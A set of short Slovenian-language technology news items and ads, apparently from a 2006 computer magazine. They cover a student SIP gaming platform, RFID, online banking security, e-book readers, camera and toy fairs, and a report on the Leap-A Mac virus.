Slovenski študentje ekipe **EthnoCon**, ki je lani zmagala na tekmovanju ImagineCup v Vzhodni Evropi in dosegla odličen uspeh tudi na svetovni ravni, so se v zmanjšani zasedbi (Boris Krivonog, Miha Lesjak in Simon Jurič) udeležili delavnice **Pospeševanje inovacij**, ki sta ga skupaj organizirala Microsoft in britanski telekom v sodelovanju s podjetjem Ubiquity Software. Ideja delavnice je bila, da študentje svoje projekte iz tekmovanja Imagine Cup razširijo z najnovejšo tehnologijo in s pomočjo različnih strokovnjakov iz njih naredijo tržno zanimive rešitve.

Slovenski študentje zaradi težje realizacije projekta EthnoCon niso nadaljevali njegov razvoj v polni meri. V nasprotju z drugimi skupinami so od začetka razvili nov sistem imenovan **Inova Gaming**, s katerim so si prisluzili nagrado sodnikov in priznanje za najboljše poznavanje in uporabo naprednih tehnologij, kot so SIP, Connected Services Framework ter BT's Common Capabilities.

Inova Gaming je **odprta osnova**, ki omogoča razvoj in igranje iger za več uporabnikov (multiplayer games), in sicer na vseh napravah, ki podpirajo protokol **SIP**. Gre za veliko paleto naprav, od mobilnih aparatov z različnimi operacijskimi sistemi do osebnih računalnikov.

Inova Gaming je sestavljena naslednjih komponent:

- **Inova Client SDK:**

Programske knjižnice, ki omogočajo razvijalcem iger, da svoje igre prilagodijo za igranje v večigralniškem načinu za uporabo na osnovi Inova Gaming.

- **Inova Server:**

Vsebuje lastno izvedbo igralnega strežnika (Gaming Server), ki skrbi za prenos podatkov, potrebnih za igranje večuporabniških iger. Prav tako prenaša zvok in sliko uporabnikov (kjer naprave to omogočajo), tako da se lahko igralci med igro pogovarjajo in se tudi vidijo).



Prav tako je na strežniški strani tudi napisan SIP-vtičnik, ki upravlja SIP-sporočila, namenjena igranju iger (obveščanje igralcev o igri, vzpostavitev seje, prijava v igre ...). SIP-vtičnik je integriran v Ubiquity SIP A/S.

Trenutno stanje igralnega strežnika je dostopno prek spletnih storitev, s katerimi je mogoče videti, katere igre se trenutno izvajajo v strežniku, celoten nabor iger, najboljše igralce, iskanje primernih igralcev... (seznam je prikazan v diagramu). Zaradi narave spletnih storitev se lahko te uporabljajo na spletnih portalih, kot da bi prikazovali navadne novice. Prav tako se je možno v igro vključiti prek izbire na spletnem portalu.

Študentje so zraven osnove razvili še lasten **SIP-vmesnik** za mobilne naprave z operacijskim sistem **Microsoft Mobile**, ki je zaradi zahtevnega dela požel občudovanje vseh sodnikov. Prav tako so za predstavitev razvili večigralna igra, ki je predstavila prednosti in uporabo te osnove.

Inova Gaming je kot kompleksna rešitev, razvita v tako kratkem času, vzbudila veliko zanimanje in interes podjetij v njeno tržno realizacijo.

info@inova.si.



GLASBENI PORTAL ZA VAŠO SPLETNO STRAN

Pomoč drugim danes žal ni ne vrлина ne dolžnost. Velja le, koliko denarja je kdo


kar se da hitro zaslužil, o kakšnem družbeno aktivnem delovanju pa ne duha ne sluša. Zato vsaka informacija, ki govori drugače, najde mesto v naši reviji. Pred kratkim smo od bralca izvedeli, da **Glasbeni portal** omogoča gostovanje uveljavljenim in neuveljavljenim skupinam in posameznim glasbenikom. Z drugimi besedami, v njihovem strežniku lahko **gostuje vaša spletna stran**. Poleg tega naslov strani vpišejo v domenski strežnik in dodelijo brezplačen e-poštni naslov. Obiskovalcem portala pa je na voljo vrsta uporabnih informacij.

www.glasbeniportal.com

DREVO ŽIVLJENJA

Projekt, ki so ga začeli zaradi izmenjave podatkov med znanstveniki, zdaj prerašča akademске okvire in vabi vse uporabnike spleta, da pomagajo pri rasti spletne strani **Drevo življenja** (The Tree of Life). V osnovi gre za **rodovnik (genealogijo) življenja na našem planetu**, podkrepljen s podatki o značilnostih in povezavah med posameznimi organizmi (vrstami) ali skupinami organizmov. Drevo življenja sestavlja **prek 4 tisoč spletnih strani**, na vsaki strani pa je razložena skupina organizmov. Strani so med seboj hierarhično povezane in tvorijo evolutijsko drevo. Začeniš pri koreninah in nato prek določenih vej do na koncu živalskih oziroma rastlinskih vrst, kar ilustrira njihovo genetsko povezavo. Tako nastaja obširna zbirka znanja, ki pride prav pri učenju biologije ali le za potešitev radovednosti.

<http://tolweb.org/tree>





Včasih potrebujete izziv.

Včasih ne.

C522N

A4 mrežni laserski tiskalnik

hitrost: 19 str/min barvno in črno-belo

128 MB spomina, razširljiv do 640 MB

čas izpisa 1 strani: 13 sekund

ločljivost: 1200 x 1200 dpi, 4800 Color quality

PCL6, PDF, PS3...

USB in Ethernet priključek

.
.

PPC cena z DDV: **114.000 SIT**

www.lexmark.si
www.alterna-i.si

LEXMARK
TM

Prodaja preko pooblaščenih prodajalcev in trgovin


Alterna Intertrade d.d., Družba za računalniški inženiring, Leskoškova 6, 1000 Ljubljana,
t. 01 5202 800, f. 01 5202 840, **SERVIS:** t. 01 5202 768

ALTERNA
I N T E R T R A D E

POVSOD PRISOTNI RFID

Razvoj **radijskih identifikacijskih oznak** (RFID) gre s hitrimi koraki naprej in prve že prodirajo v naše življenje. Spet si je nekaj prostovoljcev dalo pod kožo vstaviti oznake in hočeš nočeš bomo konec tega leta dobili potne liste z brezkontaktnim čipom. Kaj pa je to, če ni RFID?

Raziskovalci podjetja Philips so demonstrirali tanek plastični RFID velikosti poštne znamke, ki ga je moč »natisniti« na objekt. Raz-




meroma poceni čip deluje na standardni frekvenci 13,56 MHz in lahko kmalu zamenja danes običajne črne kode.

Še manjši RFID so razvili japonski znanstveniki. Njihova oznaka meri **150 mikronov**, kar je nekajkrat manj

od pike na koncu tega stavka, »debela« pa je 7,5 mikrona (desetkrat manj od debeline človeškega lasu). Ta čip bo moč vdlati v izdelek med proizvodnim procesom.

Vse manjše oznake RFID pa pomenijo tudi nepričakovane težave. Namreč, manjši ko je čip, težje je zagotoviti **varnost** vanj **shranjenih podatkov**. Profesor na Weizmannovem inštitutu zatrjuje (naredil pa je tudi demonstracijo), da lahko spretna oseba z mobilnim telefonom in veliko znanja, razbije kodo podatkov, shranjenih na RFID-ju. Toliko glede varnosti osebnih podatkov, ki bodo v prihodnje shranjeni na našem novem biometričnem potnem listu.

3D-TURIZEM



Programi, kot sta Google Earth in NASA World Wind, kar kličejo po tehnologijah, ki bi še izboljšale navidezno popotovanje »s prstom po zemljevidu«. Nemški strokovnjaki so razvili **3D-monitor**, ki so ga prvič pokazali na sejmu Cebit, in kot pravijo, je kot naročen za **turistične agencije**. Kupec aranžmaja si lahko destinacijo ogleda v treh dimenzijah, preveri, kaj se spleča ogledati in kaj lahko pričakuje, vse potrebne podatke pa sistem pridobi iz nekoliko prilagojene aplikacije **NASA World Wind**. 30-palčni zaslon ločljivosti 1600 x 1200 pik je opremljen s kamero, s katero določi položaj gledalčevih oči in sliko prilagodi kotu gledanja. Premikanje po tako ustvarjeni navidezni podobi resničnega kraja je izvedeno prek na dotik občutljivega zaslona.

www.hhi.de




ROGLIT 2006

Letos je podjetje **Unistar LC, d.o.o.**, že četrtrič zapored organiziralo seminar v slovenskem smučarskem letovišču Rogla. Seminar RoglIT, kot so ga poimenovali, je bil zaprtega tipa, kar pomeni, da so organizatorji udeležence povabili. Tako so omejili število na 250, kar je razmeroma veliko za kapacitete hotela na Rogli. Seveda pa je bil tridnevni dogodek zato bolj domač in sproščen. Za ustrezno kakovost predavanj so poskrbeli različni

vabljeni predavatelji, ki so strokovnjaki na svojih področjih. Glavna tema seminarja je bila **Varnost in nadzor v informacijski tehnologiji**. Tako smo se srečali z novimi rešitvami na področju strojne in programske opreme. Seznanili smo se z demo centrom Unistar TSSC (Total Storage Solution Center), virtualizacijo pomnilniških zmogljivosti, delovanjem naprednih funkcij pomnilniških sistemov, pripravo lokacije za varnostno kopiranje (back-up) ter izvedbo postopka obnovitve po katastrofi (disaster recovery). Na področju virtualizacije smo spoznali prednosti razpoložljivosti in zanesljivosti strežniške infrastrukture z virtualizacijo strežniškega okolja, strojno opremo Citrix Access Suite in Citrix Access Gateway. Na delavnici so nam predstavili korake pri gradnji centra za pomoč uporabnikov, sodobne tehnološke rešitve za brezžično lokalno zanko in kriterije za izbor primerne Help Deska. Veliko zanimanja je bilo za delavnice, na katerih se udeleženci prek živih aplikacij dobili povsem praktičen vpogled v najzahtevnejše sistemske rešitve. (promocijska novica) www.unistar.si

PETLETKA MINIATURIZACIJE ČIPOV

Toshiba, Sony in IBM so sklenili naslednje petletno zavezištvo, v katerem bodo s skupnimi močmi razvili **zmogljivejše procesorje in druge čipe**, ki jih kar mrgoli znotraj osebnih računalnikov. Skupaj se bodo lotili temelj-





»BREŽIČNE« KRAJE PODATKOV

Tako imenovana tehnika »pharming«, o kateri smo v reviji že pisali, vključuje napad na domenske strežnike in spreminjanje naslovov spletnih strani. Namesto da uporabnik pristane na strani svoje banke, ga **preusmerijo na kopijo te strani**, narejeno izključno z namenom, da vam ukradejo vaše geslo in uporabniško ime. Kot je nam znano, pri nas pharminga še ni bilo, ga pa je nasploh težko zaznati in preprečiti. Ameriško podjetje RavenWhite predlaga uporabo **»aktivnih piškotkov«**, ki so učinkoviti tudi pri dveh novih nedavno odkritih tehnikah napadalcev.

Ena od teh tehnik omogoča napadalcu, da »ugrabi« skoraj vsako brezžično (wi-fi) povezavo z namenom, da uporabnika preusmeri na lažno spletno stran. Kot kaže, tehnika deluje v brezžičnih javnih omrežjih, torej tam, kjer so uporabniki brezžično povezani v splet, te pa napada ne morejo zaznati. Tudi druga tehnika je za iste namene, zahteva pa spreminjanje (menda je dokaj enostavno izvedljivo) cenejših usmerjevalnikov za domačo rabo. Tudi v tem primeru je uporabnik preusmerjen na lažno spletno stran in ne ve, da je napaden. Če bodo napadalci pogosteje uporabljali tovrstne tehnike, se bodo uporabniki bali uporabljati brezžična omrežja in kupovati opremo pri neznanih prodajalcih (spletnih trgovinah ali spletnih dražbah).

www.ravenwhite.com

nih raziskav polprevodniških tehnologij, ki bodo omogočile izdelavo 32- (ali celo manj) nanometrskih čipe. Trenutno je večina čipov izdelanih z 90-nanometrsko tehnologijo, najzmogljivejši pa so narejeni s 65-nanometrsko tehnologijo, ki kljub nekaterim težavam počasi izpodriva starejšo tehnologijo. Vprašanje, na katero želijo najprej odgovoriti, je, ali so tako majhni elementi (večinoma tranzistorji) na čipu sploh mogoči, ne da bi prišlo do prevelikih težav zaradi medsebojnih vplivov med njimi, oziroma kje je **meja miniaturizacije**. Poleg tega, da je z zmogljivejšo tehnologijo mogoče na omejeno površino stisniti več elementov, je lahko čip zaradi manjših medsebojnih razdalj zmogljivejši. Medtem pa je Intel že naredil prvi čip (pomnilnik SRAM), pri katerem je uporabil **45-nanometrsko** tehnologijo.

E-SVINČNIK NA E-PAPIRJU

Veliko se nas preprosto ne more ločiti od svinčnika in papirja in ju zamenjati z računalnikom. Pisanje in risanje po papirju ima svoje prednosti, predvsem pa smo tega bolj vajeni. Obstaja elektronski ekvivalent klasičnemu priboru - **zaslon**, velik skoraj kot list papirja A4 (podjetja iRex) in **pisalo** (Wacom), ki nima kabla in za delovanje ne potrebuje baterij. Kljub temu

pa pisalo prepozna 256 stopenj pritiska na podlago, vdelano pa ima tudi radirko, seveda elektronsko. Baterije niso potrebne, saj »komunikacija« med podlago oz. zaslonom in pisalom poteka prek **elektromagnetnih signalov**. Tako lahko na primer premikamo »kazalec« po zaslonu tako, da pisalo držimo in premikamo, ne da bi se to dotaknilo zaslona (pisalo lebdi nad zaslonom). Napravo je moč povezati v brezžično računalniško omrežje in prek tega **prenesti v računalnik** vse, kar smo naredili na elektronskem papirju.

www.wacom.com



VEČJA VARNOST BREZ DODATNIH NAPRAV


Pod okriljem organizacije RSA v Ameriki vsake toliko časa potekajo konference, posvečene **varnosti elektronskega poslovanja**. Zadnje čase sta poglavitna ameriška problema **kraja identitet** in tudi **pomanjkljiva varnost elektronskega bančništva**, saj ta v večini primerov še vedno sloni na uporabniškem imenu in geslu. Uporaba dodatne naprave za ustvarjanje časovno omejenih gesel (tak sistem pri nas uporablja na primer banka SKB) ni priljubljena, saj je draga in zahteva od uporabnika, da jo nosi s seboj. Kako doseči višjo stopnjo varnosti brez zahteve po dodatnih napravah ali digitalnih potrdilih?

Podjetje **PassMark Security** predlaga preverjanje naprave (računalnika), iz katerega se v storitev prijavi uporabnik, pri čemer med drugim prebere njen IP-naslov in pridobi podatke od piškotka ali programa Flash, ki ga je banka prej namestila v uporabnikovo napravo. Če uporabnik uporabi svoj običajni računalnik, zadostuje zgolj geslo. Če pa sistem zazna, da uporabnik

uporablja drug računalnik, drug spletni brskalnik ali je v drugem časovnem pasu (morda je šel v tujino), mora za uporabo storitve odgovoriti na preizkusno vprašanje, in sicer z odgovorom, ki mu ga je sistem podal pri zadnji odjavi iz sistema. Tako je možna uporaba sistema tudi iz drugih računalnikov, pri čemer je dodatna zaščita nujna. Zelo podoben sistem predlaga tudi podjetje **Cyota**, ki poleg »trdih« podatkov (IP-naslov, piškotki) analizira zgodovino uporabe storitve in na podlagi te odloča, ali uporabniku dovoli uporabo storitve ali ne.

Zanimiv predlog, ki ne zahteva dodatnega truda uporabnikov, predlaga podjetje **BioPassword**. Njihov drugi varnostni nivo preverja način, kako uporabnik »natipka« geslo. Kot pravijo, gre v tem primeru za biometrični podatek, ki ga je težko ponarediti. Predvsem pa ga je moč spremeniti, česar ne moremo reči za prstne odtise. Če spremenimo geslo, se ustrezno spremeni tudi »ritem tipkanja«, ki je osnova za identifikacijo uporabnika. Dodatna prednost je tudi ta, da sistem ne pusti uporabiti storitev opitemu uporabniku, ko si lahko nevede nakopije dodatne težave.


www.rsa.com



BRALNIK E-KNJIG PO POTI IPODA?

Vsi bi radi tako ali drugače kopirali Applov uspeh na področju digitalne glasbe. Ta je bil plod sinergije med ponudbo strojne opreme (poceni predvajalniki iPod) ter vsebinami. Na področju **digitalnih knjig** sinergije doslej ni bilo. Na voljo je sicer veliko najnovjših besedil tudi v digitalni obliki, toda prodaja teh močno zaostaja za prodajo knjig v tiskani obliki. Tudi bralniki so na voljo, tako v obliki programske opreme za osebne računalnike ali dlančnike, kakor tudi v obliki namenskih naprav (tako imenovane e-knjige). Bodisi zaradi visoke cene ali zahtevnejše uporabe pa dosegljiva vsebina ni vplivala na prodajo naprav in tudi nasprotnega procesa ni bilo mogoče zaznati. **Sony** želi začarani krog prekiniti z napravo **Reader**. Gre za bralnik digitalnih knjig z vdelanim zaslonom na **elektronsko črnilo** (e-ink) in z mehanizmom za zaščito avtorskih pravic. Ko je znano, ima ta zaslon pred zasloni na tekoče kristale določene prednosti pri prikazu besedil (kot tudi preprostih in črno-belih slik) – prikazano besedilo na takem zaslonu je skoraj enako besedilu, natisnjemem na običajni papir. Bralnik meri **12 x 18 centimetrov**, kar je primerljivo z nekaterimi knjižnimi formati, pri čemer vsebino (knjigo) lahko menjamo. Natančna cena naprave še ni znana, pričakovane cene se gibljejo med 60 in 80 tisočaki, poleg knjig v Sonyjevem formatu **BBeB** pa lahko prikaže tudi besedila v formatu **PDF** in vsebino, pridobljeno iz virov **RSS**. Zanimivo je tudi, da bo Sony omogočal nakup knjig v digitalni obliki prek svoje **elektronske knjigarne**. In ravno zaradi slednjega pričakujejo, da bo tudi prodaja knjig v digitalni obliki poskočila in začela slediti prodaji digitalne glasbe.

www.sony.com



E-PARTICIPACIJA

Spletni portal E-participacija je namenjen **krepitevi e-sodelovanja in e-soodločanja državljanov** v demokratičnih procesih na lokalni in globalni ravni, povezovanju slovenskih akterjev na področju e-demokracije ter strokovni in javni promociji e-participacije pri nas in v svetu. Na njem zbirajo in urejajo spletne povezave na institucije, naslove in strani, ki državljanom omogočajo posredovanje mnenj na predloge dokumentov in politik, podpisovanje e-peticij, sodelovanje v spletnih posvetovanjih, forumih, razpravah. Del portala je tudi **digitalna knjižnica** člankov, analiz in študij s področja e-demokracije in e-participacije ter krajših kritičnih besedil, komentarjev, intervjujev o tekočih dogodkih in novostih.

Spletni portal je projekt sodelavcev **Centra za e-demokracijo na Inštitutu za ekologijo v Ljubljani**, ki se od ustanovitve leta 2002 ukvarja z raziskovalnimi, aplikativnimi in izobraževalnimi projekti na področju e-demokracije. Vzporedno z začetkom delovanja portala pripravljajo tudi pobudo »Partnerska mreža za razvoj e-demokracije v Sloveniji«, katere cilj je povezati posameznike, institucije, organizacije in medije pri promociji, obveščanju, izobraževanju in aplikativnemu uveljavljanju e-demokracije pri nas in v svetu. www.e-participacija.si

V ZNAMENJU KOMPAKTNIH FOTOAPARATOV

Letošnji sejem PMA zaradi jesenske Photokine ni prinesel veliko novosti, kajti proizvajalci bodo z najudarnejšimi raje počakali na slednjega. Tako je za prvega ostala nepregledna množica **kompaktnih** fotoaparatorov in le malo **zrcalnorefleksnih** modelov. Velika večina proizvajalcev predstavlja predvsem nadgradnje, ki večinoma ne prinašajo veliko novosti. Fujifilmov **Finepix F30** kaže na to, da se ločnica občutljivosti med kompaktnimi in zrcalnorefleksnimi fotoaparati počasi briše. Ta malček namreč zmora **ISO 3200**, kar je bilo doslej rezervirano le za zrcalnorefleksne fotoaparate. **Canon** je odgovoril na Nikonov D200 z modelom **30D**. Ohišje je glede na 20D doživelo le malenkostne spremembe, enako je ostalo tipalo. Glavni spremembi sta točkovno merjenje svetlobe in možnost spreminjanja hitrosti zajema, 3 ali 5 posnetkov na sekundo.



Večja zanimivost je nov **objektiv, EF-S 17-55 mm f2,8 IS**, ki je prvi Canonov svetlobno močan objektiv za fotoaparate z manjšimi tipali. IS seveda pomeni umirjevalnik slike. **Pentaxove** novosti so tako sveže, da nekatere niti nimajo imena. Dva nova zrcalnorefleksna fotoaparata, prvi verjetno naslednik serije *istD bo imel tipalo z **10 milijoni pik**, drugi, 645 Digital pa spada v srednji format, kar pomeni še večje tipalo. **Nikonove** novosti so predvsem kompaktni fotoaparati, posebna zanimivost pa je nov **makroobjektiv z vdelanim umirjevalnikom slike**. Tja, kjer je pred časom vladal Olympus, se zdaj spušča Panasonic, ki ponuja kompaktne fotoaparate z 10x oziroma 12x spremenljivo goriščnico. **Lumix TZ-1** je med najmanjšimi, umirjevalnik slike je seveda vključen. Kaj več pa po sejmju, ko bodo proizvajalci predstavili še zadnje adute.



RISK 2006

V kongresnem centru hotela Habakuk v Mariboru je bila 22. in 23. februarja 2006 konferenca o elektronski varnosti, **RISK 2006**, ki jo je več kot uspešno organiziralo podjetje Real Security, d.o.o. iz Maribora. Po besedah organizatorja so na konferenci pričakovali okoli 50 udeležencev, ki jih varnostna problematika neposredno zanima. Na koncu se je izkazalo, da se v podjetjih zavedajo, kako pomembna je varnostna problematika in želijo poskrbeti za varnost svojih podatkov, saj konferenca privabila okoli **100 udeležencev**, kar je bilo očitno nad pričakovanji.

Konferenca je bila namenjena **vodjem informatike, varnostnim inženirjem kot tudi direktorjem podjetij**, saj je današnja uspešnost podjetij na trgu tesno povezana tudi z **neprekinjenim in nemotnim poslovanjem podjetij**. Dandanes zaščita pred računalniškimi virusi in s požarnimi pregradami ne zadostuje več za nemoteno delovanje podjetij. Veliko je poskusov vdorov v omrežja, kraj identitet, kraj uporabniških imen in gesel, zlorab internetnih servisov v podjetjih, izpadov strežnikov in izgub podatkov, od industrijske vohunjenja pa tja do neželene pošte oz. spama, ki ovirajo poslovanje vsakega podjetja.

Direktor podjetja **Renato Uhl** je v uvodnem govoru ob otvoritvi konference poudaril, da so konferenco RISK 2006 organizirali na željo nekaterih podjetij in partnerjev ter z željo, da prizadevanja slovenskih podjetij v boju proti škodljivi kodi in drugimi nevarnostmi interneta podprejo z rešitvami in tehnično pomočjo strokovnjakov. Na konferenci so predavali večinoma tuji strokovnjaki, ki so svoja spoznanja delili z udeleženci konference tako v formalnem delu s predavanji kot tudi na okrogli mizi, katere tema je bila »Do kakšne mere zaščiteni?« Okrogla miza je bila dobro obiskana in tudi obiskovalci konference so tuje predavatelje dodobra »namučili« z neposrednimi in provokativnimi vprašanji. (ms) (promocijska novica)



ČRV V JABOLKU

Tudi **Applovi** računalniki niso več imuni na viruse in drugo škodljivo kodo. V laboratoriju podjetja Sophos so prejšnji mesec odkrili virus **Leap-A**, ki napada računalnike z operacijskim sistemom Mac OS X in se širi prek storitve neposrednega sporočanja **iChat** (prenaša se kot datoteka latestpics.tgz). Ko kliknete datoteko, se virus skrjuje za grafično ikono tipa jpg, tako da uporabnik misli, da gre za nedolžno zadevo. Virus je zanimiv zaradi dejstva, da gre za prvi znan napad te vrste na Applove računalnike. (promocijska novica) www.sophos.com



Color copy

za zahtevne barvne izpise
100g 160g 190g 250g

Silver multifunction

za pisarno in dom
80g

Bronze copy/print

za vsakodnevno uporabo v pisni
80g



Yes

Moj najljubši papir.

Redoljub d.o.o. Šmartinska 106 1000 Ljubljana www.redoljub.si www.birohisa.si

OBISKALI SMO SEJEM IGRAČ V NÜRNBERGU

Tina Mele

tina.mele@mojmikro.si

Nürnberg je bil tokrat že **sedeminpetdesetič** prizorišče **največjega evropskega sejma, namenjenega igračam**. Petdnevna »norija«, sicer zaprta za splošno javnost, izčrpa tako razstavljalce kot druge obiskovalce (distributerje, novinarje, zastopnike in prodajalce), ki si želijo ogledati »vse, kar je novega«. Toda zakaj bi Moj mikro sploh želel obiskati sejem igrač?

Glavno vprašanje, na katerega smo iskali odgovor, je, kako daleč je prišla med igračami **tehnologija**. Splošna ugotovitev je, da je med proizvajalci ogromno razlik, saj so nekateri proizvajalci že zelo daleč, drugi pa o tem niti še ne razmišljajo.

Na sejmu smo mimogrede opazili kar **sedem slovenskih proizvajalcev igrač**, kar nas je prijetno presenetilo. Sicer pa se nihče od njih ne ukvarja z našo tematiko. Sicer pa smo bili dokaj razočarani, saj smo igrač, ki smo jih iskali, videli bolj malo. Po vsem lahko sklepamo, da je trend tudi pri igračah **vračanje k naravi in druženju** – to je stran od računalnikov in druge elektronike. Zelo veliko je bilo lesenih igrač, igrač za ustvarjanje in družabnih iger. Veliko je opaziti »križancev« - zunanjih igral ter različnih otroških fitnes koles, povezanih s konzolo oz. priklopom na televizor, kjer »čim vztrajnejše gonjenje« spodbuja navidezno dirkaško tekmovanje z drugim rekreativcem oz. računalnikom. Kljub temu pa je našo pozornost pritegnilo nekaj proizvajalcev z »zanimivimi igračami«...

Lego Mindstorms NXT

Največja zanimivost sejma je bila vsekakor druga generacija **sestavljlivega in programirljivega** robota Lego Mindstorms NXT, ki si je tudi prislužil nagrado za **najboljšo tehnično novost sejma**. Robot je sestavljen iz več majhnih sestavnih lego delov ter nekaj senzorjev in motorjev v veliko različnih oblik. Seveda mu moramo za pravi užitek dodati tudi **32-bitne mikroprocesorske »možgane«**, ki jih lahko programiramo iz računalnika prek priključka USB ali pa kar prek mobilnega telefona oziroma dlančnika po povezavi bluetooth. Robotek se lahko pohvali z **naborom senzorjev**, zaradi česar lahko čuti, vidi, sliši in je občutljivo na dotik. Vse te senzorje lahko uporabimo pri njegovem premikanju, je pa opremljen tudi z



mikrofonom, prek katerega prepoznava glasove. Programsko opremo zaenkrat še dograjujejo, obljublja pa, da se bo robot na prodajnih policah pojavil že letošnjo jesen. Stal naj bi okoli 250 evrov, pri nas pa ga zaenkrat še ne napovedujejo. Vsekakor bomo zadevi sledili in vam podroben test pričarali, ko bo izdelek na voljo.

<http://mindstorms.lego.com>

Bioloid

